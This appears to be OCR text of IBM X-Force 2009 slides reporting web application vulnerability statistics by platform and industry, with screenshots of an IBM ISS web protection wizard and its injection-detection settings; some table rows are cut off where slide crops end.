Percentage of Vulnerability Disclosures that Affect Web Applications 2009

Source: IBM X-Force®




Cumulative Count of Web Application Vulnerability Disclosures 1998-2009

Source: IBM X-Force®


SQL Injection

SQL Injection attack Monitored by IBM ISS Managed Security Services



Web App Plug-Ins Are Vulnerable

- **81%** of web application vulnerabilities affect plug-ins and not the base platform.
- **80%** or more of the vulnerabilities affecting plug-ins for Apache and Joomla! had no patch.



Web Applications Platforms*
Vulnerabilities in Plug-ins Versus the Base Platform
2009

* Web Application platforms with 20 or more vulnerabilities in 2009


Source: IBM X-Force®

Platform	Percent of Vulnerabilities with No Patch	
	Base Platform	Plug-ins
Apache	23%	86%
Drupal	18%	13%
Joomla!	8%	80%
PHP	42%	15%
TYPO3	5%	51%
Wordpress	13%	57%

Table 8: Percentage of Web Application Platforms and Plug-in Vulnerability Disclosures without a Patch, 2009

The ILE (Injection Logic Engine) Advantage

- SQL (Structured Query Language) Injection
- XSS (Cross-site scripting)
- PHP (Hypertext Preprocessor) file-includes
- CSRF (Cross-site request forgery)
- Path Traversal
- HTTP Response Splitting
- Forceful Browsing
- Expands security capabilities to meet both compliance requirements and threat evolution



Web Protection

Web Protection Wizard

Use this wizard to enable protection against Web security attacks.

Web Protection
- Protection Setup
- ☑ Protection Categories
  - ☑ Client-side Attacks
  - ☑ Injection Attacks
  - ☑ Malicious File Executio
  - ☑ Cross-site Request Fc
  - ☑ Information Disclosure
  - ☑ Path Traversal
  - ☑ Authentication
  - ☑ Buffer Overflow
  - ☑ Brute Force
  - ☑ Directory Indexing
  - ☑ Miscellaneous Attacks

☑ **Injection Attacks**

Attack techniques that allow an attacker to either inject code into a program or query or inject malware onto a computer in order to execute remote commands that can read/modify a database or change data on a Web site, such as SQL injection.

☑ Display

☐ Block

Allow List


Injection Tuning Parameters: Do not modify these parameter settings unless you are working with an IBM ISS Support representative. You could assign inappropriate settings that might cause the engine to behave incorrectly.

SQL Token Limit:	8	0 or -1 disables behavior (All content for a given item is scanned.)
SQL Chaff Limit:	-1	0 or -1 disables behavior (All data is accepted after finding SQL injection pattern.)
SQL Score:	4	4 instances of SQL keywords and patterns (default)
SQL Pedantic:	0	0 disables behavior (default), 1 enables behavior
SQL Boolean Triggers:	1	0 disables triggering, 1 triggers event, 2 always triggers even if no keywords found (default)
Shell Score:	4	4 combinations of shell commands and symbols (default)
Shell Pedantic:	1	0 disables behavior, 1 enables behavior (default)

Are you an expert?

- Which browser below is missing 8 patches?
- Which one is still using Flash v.6?
- *How are 1.8 billion users supposed to tell?*

(http://www.internetworldstats.com/stats.htm)


Google - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address http://www.google.com/ Go Links
Web Images Maps News Shopping Gmail more ▼ iGoogle | Sign in
Google
Google Search I'm Feeling Lucky
Advanced Search
Preferences
Language Tools
Internet


Can't make it to Beijing? Get in the Games with Google

Advertising Programs - Business Solutions - About Google

Make Google Your Homepage!

©2008 - Privacy

A


Google - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address http://www.google.com/ Go Links
Web Images Maps News Shopping Gmail more ▼ iGoogle | Sign in
Google
Google Search I'm Feeling Lucky
Advanced Search
Preferences
Language Tools
Interne

Can't make it to Beijing? Get in the Games with Google

Advertising Programs - Business Solutions - About Google


Make Google Your Homepage!

©2008 - Privacy

B


Real World Conclusions from Web App Assessments

- Cross-Site Request Forgery (CRSF) vulnerabilities increased from **22%** in 2007 to **59%** in 2009.
- SQL Injection vulnerabilities dropped from **33%** in 2007 to **18%** in 2009.
- Cross-Site Scripting (XSS) vulnerabilities dropped from **83%** in 2007 to **64%** in 2009.
- Inadequate Input control is the most prevalent developer-related issue, and the likelihood of finding it in 2009 is almost **70%**.



Web Application Security Improvements
IBM Rational AppScan onDemand Premium Service
2007-2009

Source: IBM X-Force®




Web Application Vulnerabilities by Attack Technique
2004-2009

Source: IBM X-Force®

Most Prevalent Web Application Vulnerabilities by Industry

- CSRF findings are increasing in all verticals.
  - Highest in Telecommunication sector applications at **74%** and the lowest in retail & logistic applications at **16%**.
- SQL Injection is much more likely to occur in Information Technology (including "dot com") applications (**37%**) than in Financial Services applications (**8%**).
- XSS findings differ greatly from one industry to another: Telecommunications is the highest at **95%** and Financial Services is the lowest at **58%**.




Financial Services

Category	Avg # Vulns	% Likely to Occur
Improper Use of SSL	61.5	84%
Improper Access Control	3.2	76%
Error Message Information Leak	36.2	71%
Inadequate /		
Cross-Site S		
Information D		
Improper Ap		

Industrials

Category	Avg # Vulns	% Likely to Occur
Inadequate / Poor Input Control	35.8	72%
Error Message Information Leak	14.7	67%
Cross-Site Scripting	31.7	65%
Information Disclosure	17.3	58%
Cross-Site Request Forgery	7.7	58%



Information Technology

Category	Avg # Vulns	% Likely to Occur
Inadequate / Poor Input Control	47.5	95%
Cross-Site Scripting	14.6	89%
Improper Application Deployment	4.1	84%
Improper Access Control	2.5	84%
Error Message Information Leak	39.8	74%
Improper Use of SSL	15.8	58%
Information Disclosure	4.1	58%

Health, Medical and Education

Category	Avg # Vulns	% Likely to Occur
Cross-Site Scripting	11.9	91%
Inadequate / Poor Input Control	19.7	82%
Information Disclosure	8.6	82%
Error Message Information Leak	9.7	73%
Insufficient Web Server Configuration	16.3	64%
Improper Use of SSL	30.2	55%
Improper Application Deployment	1.4	55%

Telecommunications

Category	Avg # Vulns	% Likely to Occur
Cross-Site Scripting	91.5	95%
Inadequate / Poor Input Control	94.7	95%
Information Disclosure	30.1	84%
Error Message Information Leak	45.5	79%
Improper Application Deployment	3.1	79%
Cross-Site Request Forgery	5.3	74%


Retail and Logistics

Category	Avg Vuln	
Improper Use of SSL	26.8	
Error Message Information Leak	15.0	
Cross-Site Scripting	21.2	
Inadequate / Poor Input Control	22.9	
Information Disclosure	5.1	
Insufficient Web Server Configuration	5.6	55%


Note: Charts show which vulnerabilities were 50% or more likely to appear in a Web assessment for each industry

Malicious Web Links Increase by 345%

- United States and China continue to reign as the top hosting countries for malicious links.
- Many more second tier countries are jumping into this game.
  - Countries hosting at least one malicious link nearly doubled from 2008 to 2009




Source: IBM X-Force®



